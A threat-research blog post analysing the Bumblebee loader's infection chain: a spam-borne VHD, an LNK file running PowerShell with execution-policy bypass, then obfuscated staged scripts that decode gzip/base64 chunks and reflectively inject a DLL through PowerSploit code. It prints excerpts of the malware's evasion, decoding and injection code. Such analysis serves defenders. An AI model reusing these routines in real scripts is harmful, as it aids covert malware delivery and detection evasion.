Bumblebee Returns with New Infection Technique

blog.cyble.com/2022/09/07/bumblebee-returns-with-new-infection-technique/

September 7, 2022

Delivers Payload Using Post Exploitation Framework


During our routine threat-hunting exercise, Cyble Research & Intelligence Labs (CRIL) came across a Twitter post wherein a researcher mentioned an interesting infection chain of the Bumblebee loader malware being distributed via spam campaigns.

Bumblebee is a replacement for the BazarLoader malware, which acts as a downloader and delivers known attack frameworks and open-source tools such as Cobalt Strike, Shellcode, Sliver, Meterpreter, etc. It also downloads other types of malware such as ransomware, trojans, etc.

Technical Details

The initial infection starts with a spam email that has a password-protected attachment that contains a .VHD (Virtual Hard Disk) extension file.

The VHD file contains two files. The first is named “Quote.lnk” and the second is a hidden file “imagedata.ps1”. The LNK shortcut file has the parameters to execute the file “imagedata.ps1”, which further loads the Bumblebee payload in the memory of the PowerShell. Figure 1 shows the VHD file and its contents, along with LNK file properties.



Name	Type	Size
System Volume Information	File folder	
imagedata.ps1	Windows PowerS...	1,941 KB
Quote	Shortcut	2 KB

Quote

Target type:	Application
Target location:	v1.0
Target:	1.0\powershell.exe -ep bypass -file imagedata.ps1
Start in:	
Shortcut key:	None
Run:	Normal window
Comment:	


Figure 1 – Content of VHD and the properties of LNK file

The following target command line is used by the LNK for executing the PowerShell Script “*imagedata.ps1”*

> *C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ep bypass -file imagedata.ps1*

First Stage PowerShell Loader


Upon execution of the “imagedata.ps1” file, it hides the PowerShell window and runs the PowerShell code stealthily in the background. By default, the malware uses the –*windowstyle hidden* PowerShell command for hiding the PowerShell window. However, in this case, the malware uses an alternate command, *ShowWindow,* to evade detection by Anti-virus scanners. The figure below shows the code snippet used for hiding the PowerShell window.



```
# No action
$kOlas = "Sh";
$kOlas += "owWin";
$kOlas += "dow";

$maraDizo = "Get"
$maraDizo += "Current"
$maraDizo += "Process"

$ifkule = '[DllImport("user32.dll")]'
$ifkule += ' public static extern bool ShowWindow(int handle, int state);'
Add-Type -name Win -member $ifkule -namespace Native
$cPr = [System.Diagnostics.Process]::$maraDizo;
$wndHndl = ($cPr.Invoke() | Get-Process).MainWindowHandle
# Exceptions
[Native.Win]::$kOlas.Invoke($wndHndl, 0)
```

Figure 2 – Code snippet to hide the PowerShell window


The PowerShell script contains strings that are split into multiple lines and concatenated later for execution. This is one of the techniques used by the malware to evade detection by Anti-virus products. The figure below shows the obfuscated Base64 encoded streams that are normalized using the “insert” and “remove” keywords and stored in a list, as shown below.



```
$acdukLom = @()
$dtPrEr = ""

$casda = "ins"
$casda += "ert"
$dbfbda = "remove"

$elem0 ="O4sIAAAAAAAEAO1de3PaSLb/26nKd+hKXGW4A6yNPR5vtlK1GHDMDgYWcJxZV4browYJC4mRhB+7d7777afU3ZJALeFc792kZhIQrd85fV59+qj
$elem0=$elem0.$dbfbda.Invoke(0,1)
$elem0=$elem0.$casda.Invoke(0,"H")
$acdukLom += $elem0
$elem1 ="E4sIAAAAAAAEAO09aXPbxpKfnar8B5SiLUv7SC1vUt5K1ZMlxlaerkjykbhcXhAYSIx5KCRoWcnzf9+ZHszV6AFBibaT3aQqMAnM9HT39N0D6v3
$elem1=$elem1.$dbfbda.Invoke(0,1)
$elem1=$elem1.$casda.Invoke(0,"H")
$acdukLom += $elem1
$elem2 ="c4sIAAAAAAAEAO1dWZaDOg7dUD4YAywnkLCGXn4/5INkiStjhlRVDz85VYmRZc2SZfOvZ/Eo/tX0/3wU9fJXufxVrt/14/LX9M9H1azfhR+GdXD
$elem2=$elem2.$dbfbda.Invoke(0,1)
$elem2=$elem2.$casda.Invoke(0,"H")
$acdukLom += $elem2
$elem3 ="l4sIAAAAAAAEAO1dWbaruq7t0PqgMFVzqNKG2/z3kAcSVqaMIKyz97k3Px5JkFVbkivyn6L4Kf7zbb7Nt/k23+bb/K821f83bXUKNwUf3Nj74Ib
$elem3=$elem3.$dbfbda.Invoke(0,1)
$elem3=$elem3.$casda.Invoke(0,"H")
$acdukLom += $elem3
$elem4 ="O4sIAAAAAAAEAO1dW7bjqg6cUH/4hWMPx494DGf491IsS0ZbOIKk0+fY/ZO1d4ywgKIoQJB/qupX9Q8+uu7/H8PsP/xfjf/o/UfV7ElkumVPNy5
$elem4=$elem4.$dbfbda.Invoke(0,1)
$elem4=$elem4.$casda.Invoke(0,"H")
$acdukLom += $elem4
$elem5 ="N4sIAAAAAAAEAO1dWXLrMK7dUD40D8uxJGsNvfx3eVACRPiQphy1k656P6oo4gBiBgjS/6mqr+o/eDzn4y/3mJbw6P49mvAYwqOqoybN9u+xhQG
$elem5=$elem5.$dbfbda.Invoke(0,1)
$elem5=$elem5.$casda.Invoke(0,"H")
$acdukLom += $elem5
$elem6 ="Z4sIAAAAAAAEAOVdWZbqSA7dEB94AJvlYBuvoZff5asTVyEhGQOZr7qqfziZHmKSdDVG+D/reDr/p99+uumvn3n462fotmv3cqPdbuhz43Z3Xf/
$elem6=$elem6.$dbfbda.Invoke(0,1)
$elem6=$elem6.$casda.Invoke(0,"H")
$acdukLom += $elem6
```

Figure 3 – Obfuscated Base64 encoded streams

Next, the malware iterates through the list of normalized Base64 elements, concatenates, decodes them using *[System.Convert]::FromBase64String* method, and finally performs the gzip decompression operation using the *[System.IO.Compression.CompressionMode]::Decompress* method. The gzip decompressed data contains the second stage of the PowerShell script, which is further executed by the “Invoke-Expression”, as shown below.



```
$acdukLom += $elem110
$elem111 ="o4sIAAAAAAAEAO2dWZLkOA5ELzQfoV06jjaeoY8/nU7riAT41MRk2YyNVfMHVuXlLpDgBpJS1B/j/q/XH8f9p3ltX+b1p5nWP02av/56vrGz5C1Lia0iH19/vQzmeNs
$elem111=$elem111.$dbfbda.Invoke(0,1)
$elem111=$elem111.$casda.Invoke(0,"H")
$acdukLom += $elem111
$elem112 ="F4sIAAAAAAAEAO2dy47cuBWG9wb8Dl5kE6AHKIkqlbTIAwTJAwQIstCF
$elem112=$elem112.$dbfbda.Invoke(0,1)
$elem112=$elem112.$casda.Invoke(0,"H")
$acdukLom += $elem112

$tp= [System.IO.Compression.CompressionMode]::Decompress

$ss = "System."
$ss += "IO.Me"
$ss += "morySt"
$ss += "ream"

$ftcl = "read"
$ftcl += "toend"

foreach ($element in $acdukLom) {
    $data = [System.Convert]::FromBase64String($element)
    $ms = New-Object $ss
    $ms.Write($data, 0, $data.Length)
    $ms.Seek(0,0) | Out-Null
    $somObj = New-Object System.IO.Compression.GZipStream($ms, $tp)
    $drD = New-Object System.IO.StreamReader($somObj)
    $vVar = $drD.$ftcl.Invoke()
    $dtPrEr += $vVar
}

$scriptPath = $MyInvocation.MyCommand.Path
Invoke-Expression $dtPrEr
Set-Variable -Name "dKNbw" -Value "ucYOf"
```


powershell_2ndStage.txt

```
function Invoke-ljuwKn
{
[CmdletBinding()]
Param(
  [Parameter(Position = 0, Mandatory = $true)]
  [ValidateNotNullOrEmpty()]
  [Byte[]]
  $Lerhapooa,

  [Switch]
  $Holksjwio
)

$Ptpmqd = {
    [CmdletBinding()]
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [Byte[]]
    $Lerhapooa,

    [Parameter(Position = 4, Mandatory = $true)]
    [Bool]
    $Holksjwio
    )

    Function Get-gXmOuf
    {
        $RnSxlq = New-Object System.Object

        $RnSxlq | Add-Member -MemberType NoteProperty -Name MEM_COMMIT -Value 0x00001000
        $RnSxlq | Add-Member -MemberType NoteProperty -Name MEM_RESERVE -Value 0x00002000
        $RnSxlq | Add-Member -MemberType NoteProperty -Name PAGE_NOACCESS -Value 0x01
        $RnSxlq | Add-Member -MemberType NoteProperty -Name PAGE_READONLY -Value 0x02
        $RnSxlq | Add-Member -MemberType NoteProperty -Name PAGE_READWRITE -Value 0x04
        $RnSxlq | Add-Member -MemberType NoteProperty -Name PAGE_WRITECOPY -Value 0x08
```

Figure 4 – Decompressing and invoking Second stage PowerShell script

Second Stage PowerShell Loader

This PowerShell script contains a large code block that loads the embedded DLL payload into the memory of “powershell.exe”. The second stage PowerShell code also employs the same obfuscation technique used in the first stage, as shown below.




```
function Invoke-ljuwKn
{
[CmdletBinding()]
Param(
  [Parameter(Position = 0, Mandatory = $true)]
  [ValidateNotNullOrEmpty()]
  [Byte[]]
  $Lerhapooa,

  [Switch]
  $Holksjwio
)

$Ptpmqd = {
    [CmdletBinding()]
    Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [Byte[]]
    $Lerhapooa,

    [Parameter(Position = 4, Mandatory = $true)]
    [Bool]
    $Holksjwio
    )

    Function Get-gXmOuf
    {

    Function Get-WxCmuX
    {
        $aNdKcT = New-Object System.Object

        $vname = "Virtu"
                $vname += "alAlloc"
        $VirtualAllocAddr = Get-cygTuW kernel32.dll $vname
        $VirtualAllocDelegate = Get-lDVVhc @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
        $fGEhpn = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
        $aNdKcT | Add-Member NoteProperty -Name fGEhpn -Value $fGEhpn

        $cpname = "mem"
                $cpname += "cpy"

        $memcpyAddr = Get-cygTuW msvcrt.dll $cpname
        $memcpyDelegate = Get-lDVVhc @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
        $memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($memcpyAddr, $memcpyDelegate)
        $aNdKcT | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy

                $lname = "mem"
                $lname += "set"
```

Figure 5 – Obfuscated Second stage PowerShell script

The malware utilizes the PowerSploit module for its execution. The PowerSploit is an open-source post-exploitation framework in which the malware uses a method, *Invoke-ReflectivePEInjection*, for reflectively loading the DLL into the PowerShell Process. This methodvalidates the embedded file and performs multiple checks to ensure that the file is loaded properly on the executing system.

The image below shows the code similarities between the second stage PowerShell script present in the memory of "PowerShell.exe" and the *Invoke-ReflectivePEInjection* code from GitHub.



powershell.exe_text
PowerSploit/Invoke-ReflectivePE
github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjecti...

```
        return $RnSxlq
    }

    Function Get-WxCmuX
    {
        $aNdKcT = New-Object System.Object

        $vname = "Virtu"
                $vname += "alAlloc"
        $VirtualAllocAddr = Get-cygTuW kernel32.dll $vname
        $VirtualAllocDelegate = Get-lDVVhc @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([
        IntPtr])
        $fGEhpn = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
        $VirtualAllocAddr, $VirtualAllocDelegate)
        $aNdKcT | Add-Member NoteProperty -Name fGEhpn -Value $fGEhpn

        $cpname = "mem"
                $cpname += "cpy"

        $memcpyAddr = Get-cygTuW msvcrt.dll $cpname
        $memcpyDelegate = Get-lDVVhc @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
        $memcpy = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
        $memcpyAddr, $memcpyDelegate)
        $aNdKcT | Add-Member -MemberType NoteProperty -Name memcpy -Value $memcpy
```


```
Windows Pow length : 8,216   lines : 155      Ln : 69   Col : 46   Pos : 3,229      Windows (CR LF)   UTF-8      INS
```

```
130     Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
168     HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
4       HBdZ
8       w7>;3\69
5       v*:JJ
4       r'3`
5       yfg]7
5       4d]@
4       gWk*
33514   function Invoke-ljuwKn{[CmdletBinding()]Param(  [Parameter(Position = 0, Mandatory = $true)]  [ValidateNotNullOrEmpty()]  [Byte[]]  $Lerhapooa,  [Switch]  $Holk
132     Software\Policies\Microsoft\Windows\EventLog\ProtectedEventLogging
```

```
    }

    Function Get-Win32Functions
    {
        $Win32Functions = New-Object System.Object

        $VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
        $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
        $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $Virt
        $Win32Functions | Add-Member NoteProperty -Name VirtualAlloc -Value $VirtualAlloc

        $VirtualAllocExAddr = Get-ProcAddress kernel32.dll VirtualAllocEx
        $VirtualAllocExDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
        $VirtualAllocEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocExAddr, $V
        $Win32Functions | Add-Member NoteProperty -Name VirtualAllocEx -Value $VirtualAllocEx

        $memcpyAddr = Get-ProcAddress msvcrt.dll memcpy
        $memcpyDelegate = Get-DelegateType @([IntPtr], [IntPtr], [UIntPtr]) ([IntPtr])
